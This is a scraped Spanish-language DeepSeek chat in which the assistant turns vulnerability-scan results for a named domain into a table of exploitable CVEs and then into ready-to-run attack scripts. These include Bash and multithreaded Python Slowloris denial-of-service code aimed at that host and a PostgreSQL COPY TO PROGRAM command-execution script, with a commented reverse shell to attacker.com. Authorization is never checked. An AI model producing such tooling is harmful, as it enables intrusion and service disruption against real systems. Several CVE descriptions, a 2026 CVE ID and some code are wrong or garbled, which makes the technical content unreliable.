

deepseek

New chat

Today

Executive Summary of Critic...

7 Days

Bash script for subdomain and ...

Ollama local compressed mode...

Optimizar Ollama en CPU para ...

Ollama digest mismatch error c...

Pegar gráfico ASCII en Markdo...

Resumen de hackeos de Team...

Análisis vulnerabilidades tuenti...

BootPC ES

Instant

resultadofqdn.xml
XML 77.99KB

resultadored.xml
XML 215.52KB

resultadoweb.xml
XML 49.51KB

ordena en una tabla resumen ejecutivo, los puertos/servicios con las vulnerabilidades CVE críticas y que hay exploit, son explotables

He presentado a continuación un resumen ejecutivo con los puertos, servicios y las vulnerabilidades críticas (CVSS ≥ 7.0) que cuentan con exploit conocido y son explotables según la información de los archivos: resultadored.xml, resultadofqdn.xml, resultadoweb.xml

Se han priorizado vulnerabilidades con:

• CVSS ≥ 7.0

• Exploit disponible (marcado como *EXPLOIT* en los informes)

• Impacto real (RCE, escalada, etc.)

Tabla de Vulnerabilidades Críticas Explotables

Puerto	Servicio	Versión	Vulnerabilidad (CVE / ID)	CVSS	Exploit
22	SSH	OpenSSH 8.7	CVE-2023-38408	9.8	✓
22	SSH	OpenSSH 8.7	CVE-2024-6387	8.1	✓
22	SSH	OpenSSH 8.7	CVE-2026-35385 / 35386	8.1	✓
53	DNS (BIND)	9.18.23	CVE-2023-50387	7.5	✗
53	DNS (BIND)	9.18.23	CVE-2023-50898	7.5	✗
80/443	HTTP	nginx / Apache	Slowloris DoS	7.5?	✓
3306	MySQL	5.7.44-48	VERACODE:33988	8.8	✗
5432	PostgreSQL	13.23	VERACODE:49539	10.0	✗
5432	PostgreSQL	13.23	CVE-2023-2464	7.2	✓

Vulnerabilidades críticas + explotables (prioridad alta)

Puerto	Servicio	CVE / ID	CVSS	Exploit disponible	¿Qué permite?
22	SSH	CVE-2023-38408	9.8	✓ (público)	Ejecución remota de comandos (Shell) a través del agente SSH
22	SSH	CVE-2024-6387	8.1	✓ (público)	Race condition → RCE
80/443	HTTP	Slowloris	-	✓ (público)	Denegación de servicio (DoS)

⚠ Slowloris fue detectado explícitamente como LIKELY VULNERABLE en el puerto 443.

Otras vulnerabilidades con exploit (CVSS ≥ 7.0)

Puerto	Servicio	ID / CVE	CVSS	Exploit
22	OpenSSH 8.7	PACKETSTORM:178280	10.0	✓

22	OpenSSH 8.7	EEC88894-02F7-547C-827C-...	10.0	✓
22	OpenSSH 8.7	PACKETSTORM:173661	9.8	✓
22	OpenSSH 8.7	F097B1B3-AE88-5384-85CF-...	9.8	✓
5432	PostgreSQL	CVE-2023-2454	7.2	✓

© 2023 HACKINGSEGURIDAD.COM

- Corregir la vulnerabilidad Slowloris en el servidor web.
- Revisar configuraciones de PostgreSQL si se expone a usuarios no confiables.

¿Necesitas que amplie algún punto o genere un informe ejecutivo en formato PDF o presentación?



ordenados de mas facil a menos, la prueba de concepto (POC) codigo simple Script, en Bash Shell, Python ó C



A continuación presento las pruebas de concepto (PoC) ordenadas de más fácil a más difícil de ejecutar, con scripts simples en Bash, Python y C.

ordenados de mas facil a menos, la prueba de concepto (POC) codigo simple Script, en Bash Shell, Python ó C



A continuación presento las pruebas de concepto (PoC) ordenadas de más fácil a más difícil de ejecutar, con scripts simples en Bash, Python y C.

🏆 Nivel 1 - Muy Fácil (Scripts de 1 línea o muy cortos)

1. Slowloris DoS (Puerto 80/443) - Más fácil

```
bash
# Bash - Slowloris básico (abre conexiones parciales)
while true; do (echo -e "GET / HTTP/1.1")>/dev/tcp/hackingseguridad.com/80; X-Custom: $(head -c 1024 /dev/urandom); done

python
# Python - Slowloris minimal
import socket, time
target = "hackingseguridad.com"
sockets = []
for i in range(500):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target, 80))
    s.send(b"GET / HTTP/1.1\r\nHost: hackingseguridad.com\r\nX-Custom: " + b"A"*1000 + b"\r\n\r\n")
    sockets.append(s)
    print(f"Conexión {i} establecida")
time.sleep(300) # Mantener conexiones abiertas
```


2. Verificar vulnerabilidad SSH (CVE-2023-38408)

2. Verificar vulnerabilidad SSH (CVE-2023-38408)

```
bash
# Bash - Verificar versión vulnerable
ssh -V 2>&1 | grep "OpenSSH_8.7"
if [ $? -eq 0 ]; then
```

```
echo "VULNERABLE: OpenSSH 8.7 detectado"
echo "CVE-2023-38408: RCE por agente SSH"
fi
```


bash



```
# Bash - Test de conexión básico
timeout 5 ssh -v hackingseguridad.com 2>&1 | grep -E "(OpenSSH_8.7|protocol 2.0)" && echo "[!] Posiblemente vulnerable"
```


3. Verificar PostgreSQL RCE (CVE-2023-2454)

bash



```
# Bash - Comprobar versión (requiere credenciales)
psql -h hackingseguridad.com -U postgres -d postgres -c "SELECT version();" 2>/dev/null | grep "13.23"
```

python




```
# Python - Test básico (requiere credenciales)
import psycopg2
try:
    conn = psycopg2.connect(host="hackingseguridad.com", user="postgres", password="")
    print("[!] Posible acceso débil")
except:
    print("No se pudo conectar")
```



Nivel 2 - Moderado (Scripts más elaborados)

4. SSH Race Condition (CVE-2024-6387) - Señal SIGALRM

c



```
// C - Exploit conceptual para signal handler race
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <signal.h>

volatile int counter = 0;


void handler(int sig) {
    counter++; // Race condition aquí
    printf("Signal caught: %d\n", counter);
}

int main() {
    signal(SIGALRM, handler);

    for(int i = 0; i < 1000; i++) {
        alarm(1);
        for(int j = 0; j < 100000; j++); // Busy wait
    }

    printf("Race condition trigger attempt completed\n");
    return 0;
}
```

bash



```
# Bash - Script de fuzzing para señal handler
#!/bin/bash
for i in {1..1000}; do
    (timeout 1 ssh -o ConnectTimeout=1 hackingseguridad.com 2>&1) &
    if [ $((i % 100)) -eq 0 ]; then
```

```

        echo "Iteración $i completada"
    fi
done
wait

```

5. Verificar múltiples vulnerabilidades SSH automáticamente

```

python
Copy Download

# Python - Scanner completo para OpenSSH 8.7
import socket
import sys

def check_ssh_version(host, port=22):
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(5)
        s.connect((host, port))
        banner = s.recv(1024).decode()
        s.close()

        if "OpenSSH_8.7" in banner:
            print(f"[!] {host}:{port} - OpenSSH 8.7 VULNERABLE")
            print("    - CVE-2023-38408 (CVSS 9.8) - RCE")
            print("    - CVE-2024-6387 (CVSS 8.1) - Signal handler race")
            print("    - CVE-2026-35385/35386 (CVSS 8.1)")
            return True
        else:
            print(f"[+] {host}:{port} - {banner.split()[1]}")
            return False
    except Exception as e:
        print(f"[-] Error: {e}")
        return False

if __name__ == "__main__":
    target = sys.argv[1] if len(sys.argv) > 1 else "hackingseguridad.com"
    check_ssh_version(target)

```

6. Slowloris avanzado con múltiples hilos

```

python
Copy Download

# Python - Slowloris multihilo
import socket
import threading
import time

target = "hackingseguridad.com"
port = 80
sockets = []
lock = threading.Lock()

def create_connection():
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(4)
        s.connect((target, port))
        s.send(f"GET / HTTP/1.1\r\nHost: {target}\r\n".encode())
        return s
    except:
        return None

def slowloris_worker(id):
    while True:
        try:
            s = create_connection()
            if s:
                with lock:
                    sockets.append(s)
                print(f"[Hilo {id}] Conexión establecida. Total: {len(sockets)}")

```

```

        time.sleep(5)
    else:
        time.sleep(1)
    except:
        pass

print(f"Iniciando Slowloris contra {target}:{port}")
for i in range(500):
    t = threading.Thread(target=slowloris_worker, args=(i,))
    t.daemon = True
    t.start()
    time.sleep(0.1)

print("Slowloris ejecutándose. Presiona Ctrl+C para detener")
try:
    while True:
        time.sleep(1)
        with lock:
            print(f"\rConexiones activas: {len(sockets)}", end="")
except KeyboardInterrupt:
    print("\nDeteniendo...")

```



Nivel 3 - Avanzado (Requiere compilación y más conocimientos)

7. CVE-2023-38408 - RCE por agente SSH (PoC conceptual)

```

c
Copy Download

// C - Estructura de exploit para agente SSH (simplificado)
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

/*
 * CVE-2023-38408: RCE en OpenSSH 8.7 a través del agente SSH
 * Este es un PoC didáctico - NO funcional completo
 */

typedef struct {
    unsigned char type;
    unsigned int len;
    unsigned char *data;
} ssh_message;

void trigger_race_condition() {
    printf("[*] Intentando trigger race condition en agente SSH...\n");
    // El exploit real requiere múltiples solicitudes al agente
    // con timing específico para corromper memoria
}

int main(int argc, char **argv) {
    printf("=== CVE-2023-38408 PoC (Conceptual) ===\n");
    printf("Target: OpenSSH 8.7\n");
    printf("Vulnerabilidad: RCE vía agente SSH\n\n");

    printf("[!] Exploit completo requiere:\n");
    printf("    1. Acceso a socket del agente SSH ($SSH_AUTH_SOCK)\n");
    printf("    2. Múltiples conexiones al agente\n");
    printf("    3. Payload específico para arquitectura\n\n");

    printf("[*] Para más detalles: https://github.com/exploit-database/CVE-2023-38408\n");

    // trigger_race_condition(); // Descomentar para concepto real

    return 0;
}

```

8. PostgreSQL RCE vía COPY FROM PROGRAM (CVE-2023-2454)

sql

Copy

Download

```
-- SQL - Exploit directo (requiere credenciales)
-- CVE-2023-2454: Ejecución de comandos via COPY FROM PROGRAM

-- Verificar versión vulnerable
SELECT version();

-- Ejecutar comando si el usuario tiene permisos
COPY (SELECT '') TO PROGRAM 'id > /tmp/pwned.txt';

-- Leer resultado
COPY (SELECT pg_read_file('/tmp/pwned.txt')) TO STDOUT;

-- Reverse shell (peligroso - solo educativo)
-- COPY (SELECT '') TO PROGRAM 'bash -c "bash -i >& /dev/tcp/attacker.com/4444 0>&1"';
```

python

Copy

Download

```
# Python - PostgreSQL RCE automatizado
import psycopg2
import sys

def postgres_rce(host, user, password, command):
    try:
        conn = psycopg2.connect(
            host=host,
            user=user,
            password=password,
            database="postgres"
        )
        conn.autocommit = True
        cur = conn.cursor()

        # Versión vulnerable check
        cur.execute("SELECT version();")
        version = cur.fetchone()[0]
        if "13.23" not in version:
            print(f"[-] Versión no vulnerable: {version[:50]}")
            return False

        print(f"[+] Versión vulnerable detectada: {version[:50]}")

        # Explotación
        cur.execute(f"COPY (SELECT '') TO PROGRAM '{command}';")
        print(f"[+] Comando ejecutado: {command}")
        return True

    except Exception as e:
        print(f"[-] Error: {e}")
        return False

if __name__ == "__main__":
    if len(sys.argv) < 4:
        print("Uso: python3 postgres_rce.py <host> <user> <password> [cmd]")
        sys.exit(1)

    cmd = sys.argv[4] if len(sys.argv) > 4 else "id"
    postgres_rce(sys.argv[1], sys.argv[2], sys.argv[3], cmd)
```



Resumen de dificultad

#	Vulnerabilidad	Lenguaje	Líneas	Dificultad	Notas
1	Slowloris DoS	Bash	1	Muy fácil	No
2	Slowloris DoS	Python	10	Muy fácil	No
3	Verificar SSH	Bash	3	Muy fácil	No
4	SSH CVE-2023-38408 (verificación)	Python	25	Moderado	No

5	Slowloris avanzado	Python	40	Moderado
6	PostgreSQL RCE	SQL/Python	30	Avanzado
7	SSH CVE-2024-6387	C	25	Avanzado
8	SSH CVE-2023-38406 (exploit completo)	C	200+	Experto

⚠ Advertencia legal

Estas PoC son solo para fines educativos y pruebas de seguridad autorizadas.
La explotación sin permiso del propietario es ilegal en la mayoría de jurisdicciones.

¿Necesitas que desarrolle más alguna de estas PoC o explique un exploit específico en detalle?



Message DeepSeek

DeepThink

Search



AI-generated, for reference only